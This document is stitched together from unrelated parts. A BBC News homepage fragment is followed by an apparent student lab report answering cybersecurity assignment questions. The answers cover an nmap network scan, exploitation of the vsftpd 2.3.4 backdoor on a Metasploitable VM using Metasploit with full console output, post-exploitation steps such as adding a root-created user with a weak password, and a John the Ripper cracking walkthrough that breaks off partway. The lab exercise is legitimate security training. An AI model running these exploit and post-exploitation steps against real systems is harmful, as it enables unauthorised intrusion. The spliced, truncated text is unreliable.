G20 agrees to address currencies
The G20 group of major economies agrees to avoid "competitive devaluation" of currencies after a second day of talks in Seoul.
» More from BBC News
Spotlight
WORLD NEWS AMERICA
War veterans online
US veterans are logging onto Facebook in an attempt to share their war experiences, connect with colleagues and remember fallen friends.
In pictures: War photos on Facebook
World News America's First Person series
More from World News America
News
Edit
Burma 'sanctions' Suu Kyi release
about 1 hour ago
Maliki reappointed as Iraq's PM
Israel's Ariel Sharon moved home
Growth dips in Germany and France
Karachi bomb attack funerals due
US and Israel agree to seek talks
Ten die in dawn fire in S Korea
Paper names Russia 'double agent'
UK
Nurses predict gloomy NHS future
Sport
Edit
Live - Abu Dhabi GP practice
Haider 'making stand over fixing'
England prosper in Ashes warm-up
Murray through to Paris quarters
Banned Barton 'sorry' for punch
No team orders, insist Red Bull
Garcia shines as Woods struggles
Chelsea part company with Wilkins
Business
Edit
World Service
Edit
NEWS IN 32 LANGUAGES
العربية
فارسی
اردو
中文
हिन्दी
Somali
Русский
Brasil
Mundo
More languages

QUESTION 4

Establish a connection to a local area network (LAN) via Wi-Fi. Utilize the NMAP tool to determine the number of devices currently connected to the LAN. Please include the specific command you used for this task and provide a screenshot of your terminal showing the results.


COMMAND: sudo nmap -sn 192.168.0.1/24




QUESTION 5

Q5. Perform privilege escalation on the Metasploitable machine and provide a detailed description of the process you used to achieve this. Explain how you gained elevated privileges.

1. Download and install Virtual box
2. Download and install Metasploitable in a virtual box.
3. Boot up metasploitable and gain its IP Address using: ifconfig



4. Use Nmap to scan and see open ports in your terminal: **nmap -sV 172.16.1.138**



5. Start metasploit console in your terminal: **msfconsole**

6. Search and Use the vsftpd Exploit: **use exploit/unix/ftp/vsftpd_234_backdoor**

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

7. Set the Target IP Address, in this case our metasploitable IP

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 172.16.1.138
RHOST ⇒ 172.16.1.138
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

8. Run the exploit: **exploit**

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 172.16.1.138:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.16.1.138:21 - USER: 331 Please specify the password.
[+] 172.16.1.138:21 - Backdoor service has been spawned, handling...
[+] 172.16.1.138:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.16.0.245:43079 → 172.16.1.138:6200) at 2024-07-17 15:56:41 +0300

[*] 172.16.1.138 - Command shell session 1 closed.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 172.16.1.138
RHOST ⇒ 172.16.1.138
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 172.16.1.138
RHOST ⇒ 172.16.1.138
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 172.16.1.138:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.16.1.138:21 - USER: 331 Please specify the password.
[+] 172.16.1.138:21 - Backdoor service has been spawned, handling...
[+] 172.16.1.138:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (172.16.0.245:34291 → 172.16.1.138:6200) at 2024-07-17 16:00:56 +0300
```

9. Check your current user and permissions: execute this command **id**
   `uid=0(root)` and `gid=0(root)` indicate that we have root privileges on the Metasploitable machine.

```
[*] Command shell session 2 opened (172.16.0.245:34291 → 172.16.1.138:6200) at 2024-07-17 16:00:56 +0300


id
uid=0(root) gid=0(root)
id
uid=0(root) gid=0(root)
```

10. Once you have confirmed root access, you can perform various post-exploitation tasks, such as:

- ls -la: To list files

```
ls -la
total 97
drwxr-xr-x  21 root root  4096 May 20  2012 .
drwxr-xr-x  21 root root  4096 May 20  2012 ..
drwxr-xr-x   2 root root  4096 May 13  2012 bin
drwxr-xr-x   4 root root  1024 May 13  2012 boot
lrwxrwxrwx   1 root root    11 Apr 28  2010 cdrom → media/cdrom
drwxr-xr-x  14 root root 13480 Jul 17 08:59 dev
drwxr-xr-x  94 root root  4096 Jul 17 09:00 etc
drwxr-xr-x   6 root root  4096 Apr 16  2010 home
drwxr-xr-x   2 root root  4096 Mar 16  2010 initrd
lrwxrwxrwx   1 root root    32 Apr 28  2010 initrd.img → boot/initrd.img-2.6.24-16-server
drwxr-xr-x  13 root root  4096 May 13  2012 lib
drwx------   2 root root 16384 Mar 16  2010 lost+found
drwxr-xr-x   4 root root  4096 Mar 16  2010 media
drwxr-xr-x   3 root root  4096 Apr 28  2010 mnt
-rw-------   1 root root 13031 Jul 17 09:00 nohup.out
drwxr-xr-x   2 root root  4096 Mar 16  2010 opt
dr-xr-xr-x 109 root root     0 Jul 17 08:59 proc
drwxr-xr-x  13 root root  4096 Jul 17 09:00 root
drwxr-xr-x   2 root root  4096 May 13  2012 sbin
drwxr-xr-x   2 root root  4096 Mar 16  2010 srv
drwxr-xr-x  12 root root     0 Jul 17 08:59 sys
drwxrwxrwt   4 root root  4096 Jul 17 09:00 tmp
drwxr-xr-x  12 root root  4096 Apr 28  2010 usr
drwxr-xr-x  14 root root  4096 Mar 17  2010 var
lrwxrwxrwx   1 root root    29 Apr 28  2010 vmlinuz → boot/vmlinuz-2.6.24-16-server
```

- Check Network Configuration: **ifconfig**

```
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:21:43:80
          inet addr:172.16.1.138  Bcast:172.16.1.255  Mask:255.255.254.0
          inet6 addr: fe80::a00:27ff:fe21:4380/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:10828 errors:0 dropped:0 overruns:0 frame:0
          TX packets:110 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1243709 (1.1 MB)  TX bytes:11906 (11.6 KB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:139 errors:0 dropped:0 overruns:0 frame:0
          TX packets:139 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:42153 (41.1 KB)  TX bytes:42153 (41.1 KB)
```

- Try to add new users: **useradd -m -s /bin/bash fenny**

passwd fenny

```
useradd -m -s /bin/bash fenny
passwd fenny
Enter new UNIX password: fenny
Retype new UNIX password: fenny
passwd: password updated successfully
```

- View Running Processes: **ps aux**


```
root      4480  0.0  0.2   5396  1192 ?        Ss   09:00   0:00 /usr/sbin/nmbd -D
root      4482  0.0  0.2   7724  1368 ?        Ss   09:00   0:00 /usr/sbin/smbd -D
root      4503  0.0  0.1   7724   816 ?        S    09:00   0:00 /usr/sbin/smbd -D
root      4505  0.0  0.1   2424   856 ?        Ss   09:00   0:00 /usr/sbin/xinetd -pidfile /var/run/xinetd.pid -stayalive -inetd_compat
daemon    4537  0.0  0.0   2316   216 ?        SN   09:00   0:00 distccd --daemon --user daemon --allow 0.0.0.0/0
proftpd   4538  0.0  0.3   9948  1596 ?        Ss   09:00   0:00 proftpd: (accepting connections)
daemon    4552  0.0  0.0   1984   420 ?        Ss   09:00   0:00 /usr/sbin/atd
root      4563  0.0  0.1   2104   896 ?        Ss   09:00   0:00 /usr/sbin/cron
root      4591  0.0  0.0   2052   344 ?        Ss   09:00   0:00 /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstra
p.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat5.5.pid -Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dca
talina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manager -Djava.security.policy=/var/lib/t
omcat5.5/conf/catalina.policy org.apache.catalina.startup.Bootstrap
root      4592  0.0  0.0   2052   472 ?        S    09:00   0:00 /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstra
p.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat5.5.pid -Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dca
talina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manager -Djava.security.policy=/var/lib/t
omcat5.5/conf/catalina.policy org.apache.catalina.startup.Bootstrap
tomcat55  4594  0.7 18.9 372816 97780 ?        Sl   09:00   0:08 /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstra
p.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat5.5.pid -Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dca
talina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manager -Djava.security.policy=/var/lib/t
omcat5.5/conf/catalina.policy org.apache.catalina.startup.Bootstrap
root      4612  0.0  0.4  10596  2564 ?        Ss   09:00   0:00 /usr/sbin/apache2 -k start
www-data  4613  0.0  0.3  10596  1952 ?        S    09:00   0:00 /usr/sbin/apache2 -k start
www-data  4615  0.0  0.3  10596  1952 ?        S    09:00   0:00 /usr/sbin/apache2 -k start
www-data  4618  0.0  0.3  10596  1952 ?        S    09:00   0:00 /usr/sbin/apache2 -k start
www-data  4620  0.0  0.3  10596  1952 ?        S    09:00   0:00 /usr/sbin/apache2 -k start
www-data  4621  0.0  0.3  10596  1952 ?        S    09:00   0:00 /usr/sbin/apache2 -k start
root      4631  0.0  5.1  66344 26468 ?        Sl   09:00   0:00 /usr/bin/rmiregistry
root      4635  0.0  0.4  12208  2568 ?        Sl   09:00   0:00 ruby /usr/sbin/druby_timeserver.rb
root      4641  0.0  0.2   2568  1196 tty1     Ss   09:00   0:00 /bin/login --
root      4649  0.0  2.3  13924 12012 ?        S    09:00   0:00 Xtightvnc :0 -desktop X -auth /root/.Xauthority -geometry 1024×768 -depth 24 -rfbwait 120000 -rfbauth
 /root/.vnc/passwd -rfbport 5900 -fp /usr/X11R6/lib/X11/fonts/Type1/,/usr/X11R6/lib/X11/fonts/Speedo/,/usr/X11R6/lib/X11/fonts/misc/,/usr/X11R6/lib/X11/fonts/75dpi/,/
usr/X11R6/lib/X11/fonts/100dpi/,/usr/share/fonts/X11/misc/,/usr/share/fonts/X11/Type1/,/usr/share/fonts/X11/75dpi/,/usr/share/fonts/X11/100dpi/ -co /etc/X11/rgb
root      4650  0.0  0.4   8540  2368 ?        S    09:00   0:00 /usr/bin/unrealircd
root      4658  0.0  0.2   2724  1188 ?        S    09:00   0:00 /bin/sh /root/.vnc/xstartup
root      4662  0.0  0.4   5936  2576 ?        S    09:00   0:00 xterm -geometry 80×24+10+10 -ls -title X Desktop
root      4664  0.0  0.9   8988  4992 ?        S    09:00   0:00 fluxbox
root      4699  0.0  0.3   2852  1548 pts/0    Ss+  09:00   0:00 -bash
msfadmin  4713  0.0  0.3   4616  1980 tty1     S+   09:00   0:00 -bash
root      4750  0.0  0.2   2724  1184 ?        RNs  09:00   0:00 sh
root      4793  0.0  0.1   2364   920 ?        RN   09:18   0:00 ps aux
```

DISCLAIMER: This are the simple steps of privilege escalation. I was able to gain root access to the metasploitable machine and escalated some root privileges.

QUESTION 6

Q6.Employ a password cracking tool such as John the Ripper or Hydra to illustrate how a weak password can be compromised. Provide a detailed explanation of the step-by-step process you followed to achieve this.


1. In Kali linux John The Ripper is pre installed; Run this command: **john**




2. Check on the formats it supports using the command: **john -list=formats**

```
┌──(debienta㉿kali)-[~/Desktop/Deborah_Binyanya_Project]
└─$ john -list=formats
descrypt, bsdicrypt, md5crypt, md5crypt-long, bcrypt, scrypt, LM, AFS,
tripcode, AndroidBackup, adxcrypt, agilekeychain, aix-ssha1, aix-ssha256,
aix-ssha512, andOTP, ansible, argon2, as400-des, as400-ssha1, asa-md5,
AxCrypt, AzureAD, BestCrypt, BestCryptVE4, bfegg, Bitcoin, BitLocker,
bitshares, Bitwarden, BKS, Blackberry-ES10, WoWSRP, Blockchain, chap,
Clipperz, cloudkeychain, dynamic_n, cq, CRC32, cryptoSafe, sha1crypt,
sha256crypt, sha512crypt, Citrix_NS10, dahua, dashlane, diskcryptor, Django,
django-scrypt, dmd5, dmg, dominosec, dominosec8, DPAPImk, dragonfly3-32,
dragonfly3-64, dragonfly4-32, dragonfly4-64, Drupal7, eCryptfs, eigrp,
electrum, EncFS, enpass, EPI, EPiServer, ethereum, fde, Fortigate256,
Fortigate, FormSpring, FVDE, geli, gost, gpg, HAVAL-128-4, HAVAL-256-3, hdaa,
hMailServer, hsrp, IKE, ipb2, itunes-backup, iwork, KeePass, keychain,
keyring, keystore, known_hosts, krb4, krb5, krb5asrep, krb5pa-sha1, krb5tgs,
krb5-17, krb5-18, krb5-3, kwallet, lp, lpcli, leet, lotus5, lotus85, LUKS,
MD2, mdc2, MediaWiki, monero, money, MongoDB, scram, Mozilla, mscash,
mscash2, MSCHAPv2, mschapv2-naive, krb5pa-md5, mssql, mssql05, mssql12,
multibit, mysqlna, mysql-sha1, mysql, net-ah, nethalflm, netlm, netlmv2,
net-md5, netntlmv2, netntlm, netntlm-naive, net-sha1, nk, notes, md5ns,
nsec3, NT, o10glogon, o3logon, o5logon, ODF, Office, oldoffice,
OpenBSD-SoftRAID, openssl-enc, oracle, oracle11, Oracle12C, osc, ospf,
Padlock, Palshop, Panama, PBKDF2-HMAC-MD4, PBKDF2-HMAC-MD5, PBKDF2-HMAC-SHA1,
PBKDF2-HMAC-SHA256, PBKDF2-HMAC-SHA512, PDF, PEM, pfx, pgpdisk, pgpsda,
pgpwde, phpass, PHPS, PHPS2, pix-md5, PKZIP, po, postgres, PST, PuTTY,
pwsafe, qnx, RACF, RACF-KDFAES, radius, RAdmin, RAKP, rar, RAR5, Raw-SHA512,
Raw-Blake2, Raw-Keccak, Raw-Keccak-256, Raw-MD4, Raw-MD5, Raw-MD5u, Raw-SHA1,
Raw-SHA1-AxCrypt, Raw-SHA1-Linkedin, Raw-SHA224, Raw-SHA256, Raw-SHA3,
Raw-SHA384, restic, ripemd-128, ripemd-160, rsvp, RVARY, Siemens-S7,
Salted-SHA1, SSHA512, sapb, sapg, saph, sappse, securezip, 7z, Signal, SIP,
skein-256, skein-512, skey, SL3, Snefru-128, Snefru-256, LastPass, SNMP,
solarwinds, SSH, sspr, Stribog-256, Stribog-512, STRIP, SunMD5, SybaseASE,
Sybase-PROP, tacacs-plus, tcp-md5, telegram, tezos, Tiger, tc_aes_xts,
tc_ripemd160, tc_ripemd160boot, tc_sha512, tc_whirlpool, vdi, OpenVMS, vmx,
VNC, vtp, wbb3, whirlpool, whirlpool0, whirlpool1, wpapsk, wpapsk-pmk,
xmpp-scram, xsha, xsha512, zed, ZIP, ZipMonster, plaintext, has-160,
HMAC-MD5, HMAC-SHA1, HMAC-SHA224, HMAC-SHA256, HMAC-SHA384, HMAC-SHA512,
dummy, crypt
416 formats (149 dynamic formats shown as just "dynamic_n" here)
```


3. Navigate to your web browser and search for a hash creator:



4. Paste your sample of weak passwords in the textbox and click on calculate Hashes so it can generate the hashes as shown below:



5. Then from the hashes you can choose on what type of hash to use in you tool in this case e will use the MD5 hash.
6. Create a hash file for MD5

